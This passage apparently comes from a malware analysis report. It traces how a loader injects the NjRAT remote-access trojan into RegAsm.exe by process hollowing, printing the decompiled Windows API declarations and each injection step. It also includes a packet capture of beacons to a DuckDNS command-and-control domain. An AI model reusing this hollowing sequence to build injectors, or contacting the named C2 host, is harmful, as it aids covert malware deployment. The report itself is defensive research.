
```
[DllImport("kernel32.dll", CharSet = CharSet.Unicode, EntryPoint = "CreateProcess")]
private static extern bool A(string a, string A, IntPtr b, IntPtr B, bool c, uint C, IntPtr d, string D, ref Tools.A e, ref Tools.a E);

// Token: 0x06000011 RID: 17
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "GetThreadContext")]
private static extern bool a(IntPtr a, int[] A);

// Token: 0x06000012 RID: 18
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "Wow64GetThreadContext")]
private static extern bool A(IntPtr a, int[] A);

// Token: 0x06000013 RID: 19
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "SetThreadContext")]
private static extern bool b(IntPtr a, int[] A);

// Token: 0x06000014 RID: 20
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "Wow64SetThreadContext")]
private static extern bool B(IntPtr a, int[] A);

// Token: 0x06000015 RID: 21
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "ReadProcessMemory")]
private static extern bool a(IntPtr a, int A, ref int b, int B, ref int c);

// Token: 0x06000016 RID: 22
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "WriteProcessMemory")]
private static extern bool a(IntPtr a, int A, byte[] b, int B, ref int c);

// Token: 0x06000017 RID: 23
[SuppressUnmanagedCodeSecurity]
[DllImport("ntdll.dll", EntryPoint = "NtUnmapViewOfSection")]
private static extern int a(IntPtr a, int A);

// Token: 0x06000018 RID: 24
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "VirtualAllocEx")]
private static extern int a(IntPtr a, int A, int b, int B, int c);

// Token: 0x06000019 RID: 25
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll", EntryPoint = "ResumeThread")]
private static extern int a(IntPtr a);
```

Declaration of API functions

The main functionality of this binary is to inject NjRAT using the Process Hollowing technique, as will be shown later.


To describe and clarify the behavior of the malicious dll, the detailed steps performed by the malware until the injection becomes effective are shown below:

1.- A legitimate suspended RegAsm.exe process is created by calling to CreateProcess:




Creation of the victim process

2.- The GetThreadContext is obtained from the Regasm.exe process previously created.



ProcessHollowing: GetThreatContext

3.- A call to ReadProcessMemory is made on RegAsm:




Proces Hollowing: Obtaining the ImageBaseAddress of the victim process

This call reads 4 bytes from the PEB, specifically the IBA (Image Base Address) of the RegAsm process.


Then, it compares the IBA of the binary to be injected, which has been previously obtained, with the IBA of the victim process extracted from the call to ReadProcessMemory. In case they are the same, it makes a call to NTUnMapViewOfSection to unlink the section of the process memory.

4.- A new memory section is reserved with VirtualAllocEx to hold the final NjRAT payload.




Memory reservation for the final payload

As can be seen, 64KB of memory has been reserved under address 0x400000 with read, write and execute (RWX) permissions.




Process Hollowing: New section

At this point of the execution, the content of this memory section remains empty.




Empty content

5.- A call is made to WriteProcessMemory on that section, to proceed to complete that memory area.




Process Hollowing – WriteProcessMemory

Through this call, only the first 512B of the PE header have been written.




Partial header in memory of NjRAT

Then, using the BlockCopy method of the C# Buffer class, another part of the PE is copied to another byte array that will be used later.




Process Hollowing – BlockCopy

And finally the content of this new intermediate array is copied to the reserved section in RegAsm.exe to complete the PE in memory.




Process Hollowing – Write process memory



Partial content of NjRAT


Analogously to the previous one (blockCopy + WriteProcessMemory) another part of the binary (1024Bytes) is copied to the memory of the RegAsm process.



Partial block copy of NjRAT


This set of BlockCopy + WriteProcessMemory calls will be carried out three more times until the total writing of the binary into memory is completed. In total, five BlockCopy + WriteProcessMemory interactions were necessary to write the file completely into memory. Possibly this is a measure to protect against AV detection in memory.

6.- A call is made to SetThreadContext to set the new entry point to the thread.



Process Hollowing – SetThreatContext

7. And finally a call to ResumeThread is made to restart the execution of the new thread.



Process Hollowing – ResumeThread

NjRAT ready for execution

At this point of the execution, the RegAsm process stands out for its CPU consumption and observing the analysis of the generated traffic, the connection attempt against the C2 of NjRAT every 2 seconds stands out.

Time	Source	sPort	Destination	dPort	Protocol	Info
2023-02-16 23:27:06	172.16.10.1	53	172.16.10.128	59199	DNS	Standard query response 0xe0d1 A prueba30novok.duckdns.org A 192.0.2.123
2023-02-16 23:27:06	172.16.10.128	51538	192.0.2.123	8002	TCP	51538 → 8002 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=4 SACK_PERM=1
2023-02-16 23:27:09	172.16.10.1	53	172.16.10.128	52235	DNS	Standard query response 0x8501 A prueba30novok.duckdns.org A 192.0.2.123
2023-02-16 23:27:09	172.16.10.128	51539	192.0.2.123	8002	TCP	51539 → 8002 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=4 SACK_PERM=1
2023-02-16 23:27:11	172.16.10.1	53	172.16.10.128	51867	DNS	Standard query response 0x4c64 A prueba30novok.duckdns.org A 192.0.2.123
2023-02-16 23:27:11	172.16.10.128	51540	192.0.2.123	8002	TCP	51540 → 8002 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=4 SACK_PERM=1
2023-02-16 23:27:13	172.16.10.1	53	172.16.10.128	53954	DNS	Standard query response 0x800c A prueba30novok.duckdns.org A 192.0.2.123
2023-02-16 23:27:13	172.16.10.128	51541	192.0.2.123	8002	TCP	51541 → 8002 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=4 SACK_PERM=1
2023-02-16 23:27:15	172.16.10.1	53	172.16.10.128	59977	DNS	Standard query response 0xf530 A prueba30novok.duckdns.org A 192.0.2.123
2023-02-16 23:27:15	172.16.10.128	51542	192.0.2.123	8002	TCP	51542 → 8002 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=4 SACK_PERM=1
2023-02-16 23:27:17	172.16.10.1	53	172.16.10.128	61475	DNS	Standard query response 0xbfd4 A prueba30novok.duckdns.org A 192.0.2.123
2023-02-16 23:27:17	172.16.10.128	51543	192.0.2.123	8002	TCP	51543 → 8002 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=4 SACK_PERM=1
2023-02-16 23:27:20	172.16.10.1	53	172.16.10.128	62219	DNS	Standard query response 0xc473 A prueba30novok.duckdns.org A 192.0.2.123
2023-02-16 23:27:20	172.16.10.128	51544	192.0.2.123	8002	TCP	51544 → 8002 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=4 SACK_PERM=1
2023-02-16 23:27:22	172.16.10.1	53	172.16.10.128	54158	DNS	Standard query response 0x7b0a A prueba30novok.duckdns.org A 192.0.2.123
2023-02-16 23:27:22	172.16.10.128	51545	192.0.2.123	8002	TCP	51545 → 8002 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=4 SACK_PERM=1
2023-02-16 23:27:24	172.16.10.1	53	172.16.10.128	56931	DNS	Standard query response 0x0e15 A prueba30novok.duckdns.org A 192.0.2.123
2023-02-16 23:27:24	172.16.10.128	51546	192.0.2.123	8002	TCP	51546 → 8002 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=4 SACK_PERM=1
2023-02-16 23:27:26	172.16.10.1	53	172.16.10.128	51911	DNS	Standard query response 0x95fc A prueba30novok.duckdns.org A 192.0.2.123
2023-02-16 23:27:26	172.16.10.128	51547	192.0.2.123	8002	TCP	51547 → 8002 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=4 SACK_PERM=1
2023-02-16 23:27:29	172.16.10.1	53	172.16.10.128	65512	DNS	Standard query response 0x2da5 A prueba30novok.duckdns.org A 192.0.2.123

NjRAT traffic

NjRAT communication


Note: The IP 192.0.2.123 is a simulated IP and does not correspond to the real IP to which prueba30novok.duckdns.org would resolve.

In case any of the previous calls (e.g. VirtualAllocEx) fails to reserve memory in the victim process, the victim process will be terminated and the whole injection chain will be started again from step 1 (CreateProcess).

Instruction for killing RegAsm


Stage 5: NjRAT

A closer look on the RegAsm process shows that NjRAT is indeed loaded in its memory and it is possible to find its configuration parameters:



NjRAT configuration

